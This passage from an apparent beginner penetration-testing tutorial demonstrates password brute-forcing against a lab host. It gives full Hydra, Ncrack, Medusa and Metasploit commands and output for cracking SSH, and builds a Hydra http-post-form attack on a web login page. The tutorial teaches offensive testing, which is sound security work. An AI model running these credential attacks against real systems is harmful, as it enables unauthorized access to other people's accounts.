[STATUS] attack finished for 192.168.86.192 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-05-15 08:49:22
root@c2:~/inhouse/Brute#
```

Our wordlist is pretty small but as you can see, we retrieve the password. With a larger list, this can take a LONG time.

Another tool for performing the same task is Ncrack.

```
ncrack -vv -U ./users.txt -P /usr/share/wordlists/top100.txt -T 5 192.168.86.192 -p ssh
```

-v = verbose
-vv = (which we're using above) extra verbose
-U = users list
-P = wordlist
-T = threads
-p = service




```
root@c2:~/inhouse/Brute# ncrack -vv -U ./users.txt -P /usr/share/wordlists/top100.txt -T 5 192.168.86.192 -p ssh

Starting Ncrack 0.6 ( http://ncrack.org ) at 2019-05-15 08:50 PDT

Discovered credentials on ssh://192.168.86.192:22 'bforce' '123456'
Stats: 0:00:12 elapsed; 0 services completed (1 total)
Rate: 6.49; Found: 1; About 99.00% done; ETC: 08:50 (0:00:00 remaining)
(press 'p' to list discovered credentials)
ssh://192.168.86.192:22 finished.

Discovered credentials for ssh on 192.168.86.192 22/tcp:
192.168.86.192 22/tcp ssh: 'bforce' '123456'

Ncrack done: 1 service scanned in 15.00 seconds.
Probes sent: 146 | timed-out: 0 | prematurely-closed: 46

Ncrack finished.
root@c2:~/inhouse/Brute#
```

Again, the result is the same, we're just using a different tool Different tools do different things and some work better than others for certain tasks.

Yet another tool for performing the same task, Medusa.

```
medusa -h 192.168.86.192 -U ./users.txt -P /usr/share/wordlists/top100.txt -M ssh -f
```


-h = host
-U = users list
-P = wordlist
-M = module (service)
-f = stop scanning after valid user and pass combo discovered



```
root@c2:~/inhouse/Brute# medusa -h 192.168.86.192 -U ./users.txt -P /usr/share/wordlists/top100.txt -M ssh -f
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.86.192 (1 of 1, 0 complete) User: bforce (1 of 1, 0 complete) Password: 123456 (1
of 100 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.86.192 User: bforce Password: 123456 [SUCCESS]
root@c2:~/inhouse/Brute#
```

And yet again, we successfully get the password.


Technically, this is a 101 lesson and Metasploit is suite of tools which could be an entire series all on its own. But given that one of the tools I'm personally going to use is Metasploit, here is yet another tool for accomplishing the same task.


```
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                  Required  Description
   ----              ---------------                  --------  -----------
   BLANK_PASSWORDS   true                             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                            no        Add all users in the current database to the list
   PASSWORD                                           no        A specific password to authenticate with
   PASS_FILE         /usr/share/wordlists/top100.txt  no        File containing passwords, one per line
   RHOSTS            192.168.86.192                   yes       The target address range or CIDR identifier
   RPORT             22                               yes       The target port
   STOP_ON_SUCCESS   true                             yes       Stop guessing when a credential works for a host
   THREADS           1                                yes       The number of concurrent threads
   USERNAME                                           no        A specific username to authenticate as
   USERPASS_FILE                                      no        File containing users and passwords separated by space, one
   USER_AS_PASS      true                             no        Try the username as the password for all users
   USER_FILE         /root/inhouse/Brute/users.txt    no        File containing usernames, one per line
   VERBOSE           true                             yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) >
```

Some things I'd like to point out that I've changed from the default options view:

BLANK_PASSWORDS = true
PASS_FILE = points to my wordlist
RHOSTS = points to our victim
STOP_ON_SUCCESS = true
USER_AS_PASS = true
USER_FILE = user list
VERBOSE = true


I think between the names and the descriptions, you can get an idea as to what these do.


```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 192.168.86.192:22 - Failed: 'bforce:bforce'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.86.192:22 - Failed: 'bforce:'
[+] 192.168.86.192:22 - Success: 'bforce:123456' 'uid=1001(bforce) gid=1001(bforce) groups=1001(bforce) Linux u14s 4
.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:26:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.86.99:39465 -> 192.168.86.192:22) at 2019-05-15 08:53:21 -0700
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```


Not surprising, Metasploit also finds the password.

With these tools, we can perform this same type of operation on a variety of different services but we can also brute force web forms.

This is a simple login form, our username is: **admin** and our password is: **p@ssword**



I'm going to use Hydra to perform this attack but we need some additional information before we begin our attack. If we're using a Kali install, we can use Inspect Element to grab those missing pieces. Otherwise, we can View Source and retrieve that information from the source code. Using Inspect Element, if we right click on the username field:




```
<br>
<br>
<div id="wrapper">
  <div class="form_div">
    <p class="form_label">MEMBER LOGIN</p>
    <form method="post" action="">
      <p>
        <input name="user" placeholder="Username" type="text">
      </p>
      <p>…</p>
      <p>…</p>
    </form>
  </div>
</div>
<br>
```

html › body › center › div#wrapper › div.form_div › form › p › input

```
element {                                   inline
}
…and (min-width: 700px) and (max-width: 995px)
.form_div input[type="text"],
input[type="password"] {
  width: 80%;
}
.form_div input[type="text"],       login.css:36
input[type="password"] {
  ~~width: 230px;~~
  height: 40px;
  border-radius: 2px;
  font-size: 17px;
  padding-left: 5px;
  border: none;
```

We're looking for the "input name". In this case: **user**

Now we're going to perform this same task for the password field:




```
<br>
<br>
<div id="wrapper">
  <div class="form_div">
    <p class="form_label">MEMBER LOGIN</p>
    <form method="post" action="">
      <p>
        <input name="user" placeholder="Username" type="text">
      </p>
      <p>
        <input name="pass" placeholder="**********" type="password">
      </p>
      <p>…</p>
    </form>
  </div>
```

```
html > body > center > div#wrapper > div.form_div > form > p > input
```

```
element {                                          inline
}
…and (min-width: 700px) and (max-width: 995px)
.form_div input[type="text"],
input[type="password"] {
    width: 80%;
}
.form_div input[type="text"],            login.css:36
input[type="password"] {
    ~~width: 230px;~~
    height: 40px;
    border-radius: 2px;
    font-size: 17px;
    padding-left: 5px;
```

The input name for the password field is: **pass**

One final piece of information, we need the error message in order to let Hydra know the difference between pass and fail. When we enter incorrect credentials, we see:



Wrong username or password!

Now that we've retrieved this information, we can complete our syntax:

```
hydra -l admin -P /usr/share/wordlists/top50.txt 192.168.86.192 http-post-form
'/login/login.php:user=^USER^&pass=^PASS^:F=Wrong'
```


-l = username (instead of -L user list)

Following http-post-form, we're pointing to the location of the login page: /login/login.php

Next, we're calling the two names we retrieved: **user** and **pass**


^USER^ and **^PASS^** are placeholders for the -l (username) and the -P (wordlist)

And finally, **F=Wrong** is our failure message.



```
root@c2:~/inhouse/Brute# hydra -l admin -P /usr/share/wordlists/top50.txt 192.168.86.192 http-post-form '/login/login
.php:user=^USER^&pass=^PASS^:F=Wrong'
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal
 purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-05-15 10:14:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 34 login tries (l:1/p:34), ~3 tries per task
[DATA] attacking http-post-form://192.168.86.192:80/login/login.php:user=^USER^&pass=^PASS^:F=Wrong
[80][http-post-form] host: 192.168.86.192   login: admin   password: p@ssword
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-05-15 10:14:31
root@c2:~/inhouse/Brute#
```

We retrieve the password and we're going in for the kill:




Welcome, admin!

